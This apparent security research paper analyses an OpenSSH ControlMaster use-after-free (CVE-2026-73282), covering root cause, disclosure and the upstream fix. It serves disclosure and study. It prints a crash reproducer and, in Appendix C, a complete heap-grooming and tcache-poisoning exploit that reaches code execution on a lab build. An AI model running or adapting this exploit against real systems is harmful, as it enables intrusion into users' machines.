



SECURITY RESEARCH | ADDED OCTOBER 16, 2026

A Pending Reply, a Moving Array

The OpenSSH ControlMaster Use-After-Free

CVE-2026-73282

Brian Mingus / Cognatory, LLC

A case study in asynchronous memory safety: the lifetime of a pending reply, the limits of laboratory evidence, and the upstream repair.

Collection cover added October 16, 2026. All seven manuscript pages follow unchanged.

AI-generated conceptual artwork; separate from scientific figures.

brianmingus.com

A Pending Reply, a Moving Array: The OpenSSH ControlMaster Use-After-Free (CVE-2026-73282)

Brian Mingus
Cognatory, LLC
brian@cognatory.com

Abstract

OpenSSH's client can retain a pointer into its remote-forwarding array while waiting for a server reply. A second forwarding request through the local ControlMaster socket can resize that array before the reply arrives. In the affected client, the reply callback then dereferences the obsolete pointer. This paper traces that lifetime error through the OpenSSH 10.4p1 source, the preserved disclosure artifacts, and a local replay. The original optimized crash campaign recorded 50 crashes in 50 delayed-reply trials; an AddressSanitizer trace identifies a heap use-after-free. A separate, build-specific August 3 demonstration was reduced to a readable Python replay that met its code-execution marker condition in 10 of 10 recent local trials. That replay requires same-user access to the target's `/proc` files and restricted multiplexing socket. It therefore does not establish a remote-only exploit or a privilege crossing. OpenSSH 10.5 replaced the unstable pointer with a checked forwarding index. The case illustrates how a pending asynchronous callback can outlive the storage location of the object it names.

1 Introduction

OpenSSH's `ssh(1)` client supports connection multiplexing: a ControlMaster maintains the authenticated connection while local clients send commands through its Unix-domain control socket. The same master can also request remote port forwarding. A request's reply arrives later, after other local events may have changed the master's forwarding table.

The defect studied here, CVE-2026-73282, lies at that boundary. In the pre-fix client, startup forwarding registers a pointer to one element of `options.remote_forwards` as a global-reply callback context. A local mux request can append another forwarding and move the array with `xreallocarray()`. When the server's delayed reply invokes the callback, it uses the former element address. OpenSSH's 10.5 release notes credit the report and fix to Brian Mingus of Cognatory [1].

This is a client-side memory-lifetime flaw, not an `sshd` authentication failure. The remote server can delay its reply, but the source and the reproduction require another process with access to the local ControlMaster socket. A later proof of concept demonstrates a stronger effect in a controlled, same-user Linux lab. Because that proof reads the target's `/proc` memory and depends on a particular binary and libc layout, it does not demonstrate that an unprivileged remote server can reproduce the same result against an ordinary installation.

We make three evidence-bounded contributions. First, we give a source-level account of how the pending callback becomes stale, including the 2010 storage change and the upstream repair. Second, we separate the archived crash and sanitizer results from a new replay of the August 3 Python attachment. Third, we identify exactly which local capabilities the latter replay supplies to make its memory-corruption chain work. The artifact package accompanies this paper so that those claims can be checked against the original correspondence, as-sent code, and pinned laboratory target.

2 Background and threat model

2.1 The two request paths

A startup `-R` option creates a remote-forward request on the authenticated SSH connection. The server later returns a success or failure global reply; a dynamic request with port zero also returns its allocated port. OpenSSH queues a callback and opaque context until this reply is dispatched by `client_global_request_reply()` in `clientloop.c`. The callback eventually reaches `ssh_confirm_remote_forward()` in `ssh.c`.

Independently, a local client can connect to the master's restricted ControlMaster socket and issue `ssh -O forward -R ...`. The master parses that mux request, asks the server for the additional forward, and appends its description to the same global forwarding array. The two request paths share state even though the first reply is still pending.




Figure 1: The required interleaving. The server controls reply timing; only a local process with access to the restricted mux socket supplies the intervening forwarding request. Numbered stages distinguish the pending reply, array relocation, and stale callback use.

2.2 Required actors and capabilities

The minimal trigger has an authenticated ControlMaster with a pending startup remote-forward reply, a server that delays that reply, and a local process permitted to submit a distinct forwarding through the master’s control socket. An array relocation must occur before the original reply is processed. The server alone cannot send a mux command to the local socket. ControlPersist and ExitOnForwardFailure were not required in the original report. Nothing in the artifact package measures how common the necessary shared-socket configuration is in production.

The August 3 exploitability demonstration has additional prerequisites: Linux/x86-64, the tested heap and libc layout, a known pre-fix client binary, and same-user read access to /proc/<pid>/maps, /proc/<pid>/mem, and process state for the child client. The script also creates and accesses the master’s restricted local socket itself. Those are experimenter capabilities in the lab, not capabilities shown to be available to a remote server.

3 Root cause and affected code

In the inspected pre-fix portable source identified as OpenSSH 10.4p1, `ssh_init_forwarding()` registers an address inside a resizable array (`ssh.c`, lines 2102–2108):

```
client_register_global_confirm(
    ssh_confirm_remote_forward,
    &options.remote_forwards[i]);
```

The mux path calls `add_remote_forward(&options, &fwd)` in `mux_master_process_open_fwd()` (`mux.c`, line 858). That function grows the array in `readconf.c`, lines 408–411:

```
options->remote_forwards =
    xreallocarray(options->remote_forwards,
        options->num_remote_forwards + 1,
        sizeof(*options->remote_forwards));
```

If the allocator moves the array, the old address held by the pending callback no longer names a live Forward. The duplicate-forward check in `add_remote_forward()` does not prevent this path when the mux request is distinct. The server reply then causes `client_global_request_reply()` to pass its queued context to `ssh_confirm_remote_forward()`, which casts the context to a `Forward *` and reads its fields in the first debug call (`ssh.c`, lines 1908–1915). The original sanitizer trace identifies the resulting eight-byte read at `ssh.c:1915`, with the free originating in `xreallocarray()` through `add_remote_forward()` and `mux_master_process_open_fwd()`. The optimized crash trace resolves through `strlen()` called by that logging path. For a successful dynamic-port reply, the source also contains a later assignment to `rfwd->allocated_port`; the sanitizer run aborted at the earlier read, so that later stale write was not independently observed in that run.

The vulnerable shape appeared when remote forwarding changed from fixed array storage to reallocatable storage in the 2010 change represented by portable commit 232cfb1 [2]. In the inspected 5.5p1 snapshot, `add_remote_forward()` writes into bounded storage; in 5.6p1 it calls `xrealloc()` while the callback still stores an element address. We directly inspected those two snapshots, 10.4p1, and the repaired 10.5p1 source. The August 2 report states that every intermediate portable p1 tag through 10.4p1 was audited, but those intermediate snapshots were not all rechecked for this paper. Distribution backports are outside this version comparison. The CVE record describes the issue broadly as affecting re-




Figure 2: Capabilities in the tested topology. The remote peer supplies timing; the local helper supplies the mux request. The August 3 lab additionally reads the same-user client’s process memory, so its outcome cannot be attributed to the remote peer alone.

leases before 10.5 [3]; this paper’s narrower historical claim is the verified 5.6p1 transition.

4 Evidence and local replay

4.1 Minimal crash reproducer

The following listing formats the recovered minimal Python reproducer from the August 3 email for a single column; the as-sent text remains preserved in the accompanying project. It accepts the path to a pre-fix `ssh` binary, starts a loopback SSH peer, waits for the master’s control socket, sends two local mux forwarding requests while the startup reply is pending, and releases a failure reply. Its brief sleep is part of the historical reproducer, giving the master time to process both local requests; the separate paper exploit below uses observed state transitions instead of a fixed stage delay. In one direct run against the pinned pre-fix client, this listing returned `−11` (SIGSEGV). That result confirms the crash, not the stronger code-execution claim. The printed source is `minimal-crash-readable.py`; the original is `minimal-crash.py`.

4.2 Preserved disclosure results

The August 2 report and its source-only archive retain an optimized-run summary, a symbolized AddressSanitizer log, and a patched-run summary. Table 1 reports those records as archived results. The optimized 50-trial summary names a runner hash different from the `reproduce.py` in the archived bundle; accordingly, the included portable runner should not be described as the byte-identical program behind all 50 trials. Its source and the authenticated test peer still document the delayed-reply experiment.

Table 1: Results retained in the August 2 disclosure artifacts. Counts describe those records, not a newly executed cross-platform campaign.

Configuration	Trials	Recorded result
Optimized, pre-fix	50	50 SIGSEGV
ASan/UBSan, pre-fix	11	11 heap UAF
Optimized, proposed fix	20	0 signals

The original report also records 10 clean patched sanitizer cases and passing `multiplex` and `forward-control` regressions. Those results are disclosure records; this paper does not turn them into claims about unrelated build configurations. In a separate local negative control, the recovered minimal crash example remained connected for its 15-second wait against a patched build rather than crashing. This one control tests the expected direction of the fix, but a timeout alone is not a complete regression suite.

4.3 August 3 exploitability demonstration

The August 3 email attached a 37,248-byte Python demonstration after providing a shorter crash example in the message body. The as-sent attachment is preserved byte for byte in the accompanying project. A new readable derivative, `august-3-readable.py`, retains the local trigger while removing unused research branches and replacing fixed stage delays with observations of the client’s state. A separate compact derivative is retained for comparison; the readable source is the paper’s primary executable artifact.

For local replay, we rebuilt pre-fix portable commit `ec048563` (reporting OpenSSH 10.4p1) with GCC 15.2, `−O3 −g1 −fno-omit-frame-pointer`, on WSL Ubuntu 26.04 x86-64. The lab wrapper uses the loader and `libc` from the signed Ubuntu August 3, 2026 snapshot, package `libc6 2.43-2ubuntu2.3`; it does not replace the host `libc`. The Python environment pins Paramiko 5.0.0 and cryptography 50.0.2. The executable digest and source




Figure 3: The pointer-lifetime failure and the repair. Reallocation preserves element order but may change element addresses. An index remains meaningful after relocation, subject to a bounds check.

provenance are recorded in `lab/PROVENANCE.md` and `lab/SHA256SUMS.lab.txt`.

The readable script launches a loopback Paramiko peer and the client as the same user. It observes the target’s maps, heap, and process state, uses the local mux socket to arrange allocations and the pending reply, and then delivers the final server message. A run is counted successful only if the runner removes any prior `/tmp/o`, observes a new marker after that message, and exits normally; a client crash alone does not satisfy this condition. On 13 October 2026, the exact paper script met this condition in 10 of 10 bounded trials against the pinned lab target. The measured median trial time was 0.619 seconds (range 0.608–0.633 seconds). These are local replay results for one environment, not an estimate of exploitation probability on other hosts.

The as-sent program and readable replay use the same user’s `/proc/<pid>/mem` read capability to locate target data and derive build-specific addresses. The marker is strong evidence that this laboratory sequence reached its intended outcome on the tested build; the newly recorded runs do not include an independent debugger trace of instruction-pointer control. The public bug report describes saved-RIP control and code execution on its original pinned build, with the same local prerequisites [2]. We do not infer a remote-only attack, privilege escalation, or reliable behavior across allocator versions.

5 Repair and disclosure

The proposed patch replaced the element pointer with a separately allocated context containing the forwarding index. On reply, the callback checks that the index is within the *current* array bounds, resolves the current element, and frees the context. Index identity survives an array relocation. The upstream repair follows this approach in `ssh.c`: it checks `ctx->fid` against `options.num_remote_forwards`, then resolves the current array element [4].

The comparison must use `>=`: an index equal to the element count is outside the array. The August 2 attached patch already

had that bound. A later message corrected a `>` in a maintainer’s inline proposal; it was not a correction to the attached patch. The final upstream change uses `>=` and frees the callback context with `freezero()`.

The private report was sent on August 2, and the August 3 follow-up supplied the minimal crash and stronger local demonstration. Maintainer Damien Miller acknowledged the reproductions and proposed fix while questioning the remote-code-execution classification because the trigger needs precisely timed access to a restricted local socket. The upstream fix was committed in August and shipped in OpenSSH 10.5, released August 11, 2026 [1, 4]. The later Bugzilla notice for bug 3986 marks the issue fixed in 10.5. CVE-2026-73282 was published for the use-after-free [3].

6 Discussion and limitations

The repair addresses a general lifetime rule: asynchronous callback state must remain valid until dispatch, even if another event can resize the collection that contained the original object. Here, the mux code already stored a forwarding index in its own confirmation context, while the startup path stored a direct pointer. A regression test should hold a startup reply, submit a distinct mux forwarding, then release the reply on both success and failure paths. It should check that the master remains alive and that the reply updates the intended forwarding. This is a test-design implication of the source and fix, not a claim that such a test has been merged upstream.

The recorded experiments cover one authenticated peer implementation, one optimized client build for the newer replay, and one historical glibc layout. The 50-trial crash summary and 11-trial sanitizer trace come from the disclosure archive, whereas the 10-trial marker result is a later local replay. The sample sizes show repeatability within those configurations; they do not measure field prevalence or attack success against unknown deployments. We did not test alternate allocators, operating systems, hardening profiles, or distribution backports. Nor did we demonstrate that a remote server can cause the local mux action. The CVE’s published scoring metadata

Listing 1. Minimal crash reproducer

```
1 import sys
2 from contextlib import ExitStack
3 from multiprocessing.connection import Client
4 from os.path import exists
5 from socket import create_server
6 from subprocess import Popen
7 from tempfile import TemporaryDirectory
8 from time import sleep
9
10 from paramiko import AUTH_SUCCESSFUL, ECDSAKey, Message
11 from paramiko import ServerInterface, Transport
12
13 with ExitStack() as stack:
14     tmp =
15     stack.enter_context(TemporaryDirectory(dir="/tmp"))
16     path = tmp + "/c"
17     listener = create_server(("127.0.0.1", 0))
18     stack.enter_context(listener)
19
20     class Server(ServerInterface):
21         def check_auth_none(self, _): return
22         AUTH_SUCCESSFUL
23
24         def check_port_forward_request(self, _, port):
25             if port: return False
26             while not exists(path): sleep(0.001)
27             for port in (1, 2):
28                 mux = stack.enter_context(Client(path))
29                 mux.send_bytes(bytes(
30                     Message().add_int(1).add_int(4)
31                 ))
32                 request = Message().add_int(0x10000006)
33                 request.add_int(0).add_int(2).add_string("x"
34                     ")
35                 request.add_int(port).add_string("x" * 40)
36                 request.add_int(9)
37                 mux.send_bytes(bytes(request))
38                 sleep(0.1)
39                 return False
40
41     command = [sys.argv[1], "-Fnone", f"-MS{path}", "-R0",
42         "-oNoHostAuthenticationForLocalhost=yes",
43         f"ssh://127.1:{listener.getsockname()[1]}",
44     ]
45     ssh = stack.enter_context(Popen(command))
46     stack.callback(ssh.kill)
47     peer =
48     stack.enter_context(Transport(listener.accept()[0]))
49     peer.add_server_key(ECDSAKey.generate())
50     peer.start_server(server=Server())
51     ssh.wait(timeout=15)
52
53 print("ssh return code:", ssh.returncode)
```

is a classification record, not a substitute for these prerequisites [3].

6.1 Reconciliation with public assessments

We reviewed the ten supplied research reports as a source-finding corpus, then deduplicated their bibliography and body references by underlying resource. The accompanying source-inventory.md records the external leads and why they were kept out of the paper. The bibliography contains only sources cited for a specific claim about this flaw. The

ten report PDFs are archived separately for provenance. A repeated assertion in these reports is that a remote server can trigger the condition unaided. That is not established by the source path or the preserved replay: the intervening request arrives through the *local* session multiplexing socket, as the OpenSSH release notes say explicitly [1]. The reports are therefore useful leads and distribution records, but are not treated as independent exploit validation.

The public severity labels also describe different assessments. The CVE record assigns CVSS 3.1 score 4.8 with network attack vector; Red Hat and SUSE display 5.6 with network attack vector and low availability impact; Amazon Linux assigns 3.6 with a local attack vector and low required privileges [3, 5–7]. These scores do not show how a remote peer would reach the restricted mux socket. The local-access boundary in Figure 2 follows the observed command path, independent of any one scoring vector. The upstream repair shipped in OpenSSH 10.5 [1].

7 Conclusion

CVE-2026-73282 arose because the OpenSSH client queued a pointer to a forwarding-array element across an asynchronous server reply while a local mux request could relocate the array. The archived crash and sanitizer records identify the resulting use-after-free; a later local replay reaches the August 3 demonstration’s marker condition under specific same-user and binary-layout assumptions. The OpenSSH 10.5 repair resolves the forwarding by a validated index at reply time. The security lesson is precise: a callback’s reference must survive every intervening mutation allowed by the event loop.

A Ethical considerations

The replays described here used a disposable local loopback peer and pre-fix client, without probing third-party hosts. The original report was sent to the OpenSSH project before public release, and OpenSSH 10.5 contains the repair. The artifact package includes a local exploitability demonstration because it is needed to evaluate the stronger claim; its `/proc` and restricted-socket prerequisites are documented alongside the code to prevent a misleading remote-only interpretation.

B Open science and reproducibility

The accompanying project contains the original mail and MIME attachment, the recovered crash example, the as-sent patch, the readable and compact Python derivatives, a pinned pre-fix binary and source archive, a signed historical libc package, setup scripts, checksums, and a local replay harness. Start with the project `README.md`; follow `lab/README.md` to verify and run the bounded reproduction. The `paper/reports` directory holds exact copies of the ten supplied research PDFs;

paper/source-inventory.md maps each report-named resource to the PDFs that mention it and records exclusions from the bibliography. Entries that could not be verified are not used to support a technical claim. The archived 50-trial runner hash differs from the included convenience runner, a distinction recorded in the project README. The project has not been deposited at a persistent anonymous artifact URL. Before a conference submission, the authors would need to check the current artifact-hosting and review-anonymity requirements and prepare a review copy.

C Readable August 3 Python replay

The following listing prints the complete readable paper version of the August 3 local exploitability demonstration. This is the exact source used for the 10-trial result in Section 4. It requires the pinned pre-fix client, the historical loader/libc wrapper, and same-user process access described above. The runner in lab/run-local.sh supplies the target path and bounds each attempt. The source deliberately has no author-machine-specific absolute paths.

Listing 2. Complete local replay

```
1 """Local replay of the August 3 OpenSSH attachment
2 against the pinned lab.
3
4 Usage: python august-3-readable.py /path/to/pre-fix/ssh
5
6 The demonstration reads the client's /proc maps and
7 memory. It needs the
8 pre-fix OpenSSH client, its historical libc, and
9 same-user /proc access.
10 """
11
12 from contextlib import ExitStack
13
14 import os
15 import socket
16 import struct
17 import sys
18 from multiprocessing.connection import Client
19 from os.path import exists
20 from subprocess import PIPE, Popen
21 from time import sleep
22
23 from paramiko import AUTH_SUCCESSFUL, ECDSAKey, Message,
24 ServerInterface, Transport
25
26 NUL = b"\0"
27 forward_requests = []
28 session_ids = []
29 mux_clients = []
30
31 class Peer(ServerInterface, Transport):
32     def check_auth_none(self, _):
33         return AUTH_SUCCESSFUL
34
35     def _parse_global_request(self, message):
36         forward_requests.append(message)
37
38     def _parse_channel_open(self, message):
39         message.get_text()
40         session_ids.append(message.get_int())
41
42 def wait_for(items, count):
43     while len(items) < count:
44         sleep(0.01)
45
46 def mux_client():
```

```
47     client = Client(mux_path)
48     mux_clients.append(client)
49     client.recv_bytes() # Server HELLO.
50     client.send_bytes(struct.pack(">II", 1, 4)) # Client HELLO.
51     client.send_bytes(struct.pack(">II", 0x10000004, 1)) #
52     ALIVE_CHECK.
53     client.recv_bytes() # ALIVE reply proves HELLO was
54     processed.
55     return client
56
57 def send_session(client, message):
58     next_count = len(session_ids) + 1
59     client.send_bytes(bytes(message))
60     handle = socket.fromfd(client.fileno(), socket.AF_UNIX,
61     socket.SOCK_STREAM)
62     for _ in range(3):
63         handle.sendmsg([NUL], [(socket.SOL_SOCKET,
64         socket.SCM_RIGHTS,
65         struct.pack("i", devnull_fd))])
66     handle.close()
67     wait_for(session_ids, next_count)
68
69 def session_message(term="", command=""):
70     message = Message()
71     message.add_bytes(struct.pack(">I24xi", 0x10000002, -1))
72     message.add_string(term)
73     message.add_string(command)
74     return message
75
76 def locate_forward_array():
77     heap_range = next(line for line in open(maps_path) if "[heap]"
78     in line)
79     heap_start, heap_end = (
80         int(address, 16) for address in
81         heap_range.split()[0].split("-")
82     )
83     memory.seek(heap_start)
84     heap = memory.read(heap_end - heap_start)
85     for offset in range(0, len(heap) - 672, 16):
86         if all(
87             heap[offset + index * 56 + 52:offset + index * 56 + 56]
88             == struct.pack("<i", index)
89             for index in range(12)
90         ):
91             return heap_start + offset, heap_start
92         raise RuntimeError("Forward array not found")
93
94 def read_target(offset, size=8):
95     return os.pread(memory.fileno(), size, forward_address +
96     offset)
97
98 def read_syscall():
99     return open(proc_path + "syscall").read().split()
100
101 def send_channel_failure(channel_id):
102     packet = b"\x" + struct.pack(">4I", channel_id, 1, 0, 2) +
103     b"\en"
104     peer._send_message(Message(packet))
105
106 def close_mux_clients():
107     for client in mux_clients:
108         client.close()
109
110 with ExitStack() as cleanup:
111     # Launch a loopback SSH server and pre-trust its key
112     # so UpdateHostkeys runs.
113     mux_path = "/tmp/c%012d" % os.getpid()
114     listener = cleanup.enter_context(socket.create_server(("127.1",
115     0)))
116     devnull_fd = os.open("/dev/null", os.O_RDONLY)
117     cleanup.callback(os.close, devnull_fd)
118     known_hosts_path = mux_path + "h"
119     server_key = ECDSAKey.generate()
120     with open(known_hosts_path, "w") as known_hosts_file:
121         print("x", server_key.get_name(), server_key.get_base64(),
122         file=known_hosts_file)
123     ssh = Popen(
124         [
125             sys.argv[1], "-q", "-C", "-Fnone", "-M", "-S" +
126             mux_path, "-N",
127             "-oSendEnv=x", "-oHostKeyAlias=x",
128             "-oUpdateHostkeys=yes",
```

```

125     "-oUserKnownHostsFile=" + known_hosts_path,
126     *[f"-R0:127.0.0.1:(index + 1)" for index in
127       range(12)],
128     f"ssh://127.1:{listener.getsockname()[1]}",
129     ],
130     stdin=PIPE,
131 )
132 cleanup.callback(ssh.wait)
133 cleanup.callback(ssh.kill)
134 peer = Peer(listener.accept()[0])
135 cleanup.callback(peer.close)
136 proc_path = f"/proc/{ssh.pid}/"
137 maps_path = proc_path + "maps"
138 fd_path = proc_path + "fd"
139 memory = cleanup.enter_context(open(proc_path + "mem", "rb"))
140 cleanup.callback(close_mux_clients)
141 peer.use_compression()
142 peer.add_server_key(server_key)
143 peer.start_server(None, peer)
144 wait_for(forward_requests, 12)
145 os.unlink(known_hosts_path)
146 while not exists(mux_path):
147     sleep(0.001)
148
149 # Arrange the Forward array and the adjacent
150 # mux/channel allocations.
151 append = mux_client()
152 reserve = mux_client()
153 warm = [mux_client() for _ in range(8)]
154 for client in warm:
155     client.close()
156 append.send_bytes(struct.pack(">II", 0x10000004, 2))
157 append.recv_bytes()
158
159 fill = mux_client()
160 message = session_message()
161 for index in range(14):
162     prefix = f"{'ES'[index > 6]}{index % 7}="
163     message.add_string(prefix + "F" * (668 - 560 * (index >
164     6)))
165
166 send_session(fill, message)
167 fill.close()
168
169 drain = mux_client()
170 message = session_message()
171 for index in range(32):
172     prefix = f"{'SD'[index > 24]}{index % 25}="
173     message.add_string(prefix + "G" * (108 - (index > 9)
174     + 305 * (index > 24)))
175
176 send_session(drain, message)
177 forward_address, heap_start = locate_forward_array()
178
179 for _ in (3, 4):
180     send_session(mux_client(), session_message("t" * 31, "c" *
181     31))
182
183 append.send_bytes(struct.pack(">4Ic2IcI", 0x10000006, 20480, 2,
184     1,
185     b"x", 22000, 1, b"y", 9))
186
187 wait_for(forward_requests, 13)
188 send_session(reserve, session_message())
189
190 for index in (0, 1):
191     send_session(mux_client(),
192     session_message().add_string(f"P0{index}=" +
193     "p" * 27))
194
195 held = [mux_client() for _ in range(23)]
196
197 # Change the forged size, release the victim, and
198 # reclaim its two small chunks.
199 for _ in range(9):
200     peer._send_message(Message(b"R"))
201 peer._send_message(Message(b"Q\0\0\0a"))
202 while read_target(552) != b"a" + NUL * 7:
203     sleep(0)
204 send_channel_failure(session_ids[4])
205
206 for index in range(14):
207     prefix = f"Q{index}="
208     send_session(held[index],
209     session_message().add_string(
210     prefix + "Q" * (28 - (index > 9))
211     ))
212
213 for channel_id in (session_ids[6], session_ids[5]):
214     before = len(os.listdir(fd_path))

```

```

206     send_channel_failure(channel_id)
207     while len(os.listdir(fd_path)) > before - 3:
208         sleep(0)
209
210 send_session(held[14], session_message("T" * 87))
211 assert read_target(560) == b"T" * 8
212 send_channel_failure(session_ids[-1])
213 while read_target(560) == b"T" * 8:
214     sleep(0)
215
216 # A live tcache head must point at the freed 0x30
217 # node. Its position moves
218 # between equivalent lab launchers, so search the
219 # first 8 KiB of the heap.
220 assert struct.pack("<Q", forward_address + 640) in os.pread(
221     memory.fileno(), 8192, heap_start
222 )
223
224 libc_line = next(line for line in open(maps_path) if
225     "libc.so.6" in line)
226 libc_base = int(libc_line.split("-")[0], 16)
227 stack_target = int(read_syscall()[-2], 16) - 464
228 encoded_target = stack_target ^ ((forward_address + 640) >> 12)
229 poison_term = b"A" * 80 + struct.pack("<Q", encoded_target)[:6]
230 + NUL
231 send_session(held[-2], session_message(poison_term))
232 while read_target(640) != struct.pack("<Q", encoded_target):
233     sleep(0)
234
235 # The next allocation must follow the completed
236 # poison request. The main
237 # event-loop ppoll (more than one fd) is the observed
238 # processing barrier.
239 while True:
240     syscall = read_syscall()
241     if syscall[0] == "271" and int(syscall[2], 0) >= 2:
242         break
243     sleep(0)
244
245 send_session(held[-1],
246     session_message().add_string("DRAIN=" + "D" * 25))
247 while read_target(640, 6) != b"DRAIN=":
248     sleep(0)
249
250 # Deliver the hostkeys message that reaches the
251 # poisoned stack allocation.
252 hostkeys_packet = Message(
253     b"p\0\0\0\027hostkeys-00@openssh.com\1\0\0\x003\0\0\0\1
254     3"
255     b"ssh-ed25519\0\0\0 "
256     + struct.pack("<16x2Q", stack_target + 256, libc_base +
257     1017635)
258 )
259 marker = "/tmp/o"
260 if exists(marker):
261     os.unlink(marker)
262 ssh.stdin.write(f">{marker}\nexit\n".encode())
263 ssh.stdin.close()
264 peer._send_message(hostkeys_packet)
265 while not exists(marker):
266     sleep(0.01)
267 peer.close()
268 ssh.wait(15)

```

References

- [1] OpenSSH project. OpenSSH 10.5 release notes. [Online source](#).
- [2] OpenSSH Bugzilla notification archive. Bug 3986, archived public notice. [Online source](#).
- [3] CVE Program. CVE-2026-73282 machine-readable record. [Online source](#).
- [4] OpenSSH portable project. Client forwarding-array repair, commit 9910d5e. [Online source](#).
- [5] Red Hat. CVE-2026-73282 vulnerability page. [Online source](#).
- [6] SUSE. CVE-2026-73282 security tracker. [Online source](#).
- [7] Amazon Linux Security Center. CVE-2026-73282 entry. [Online source](#).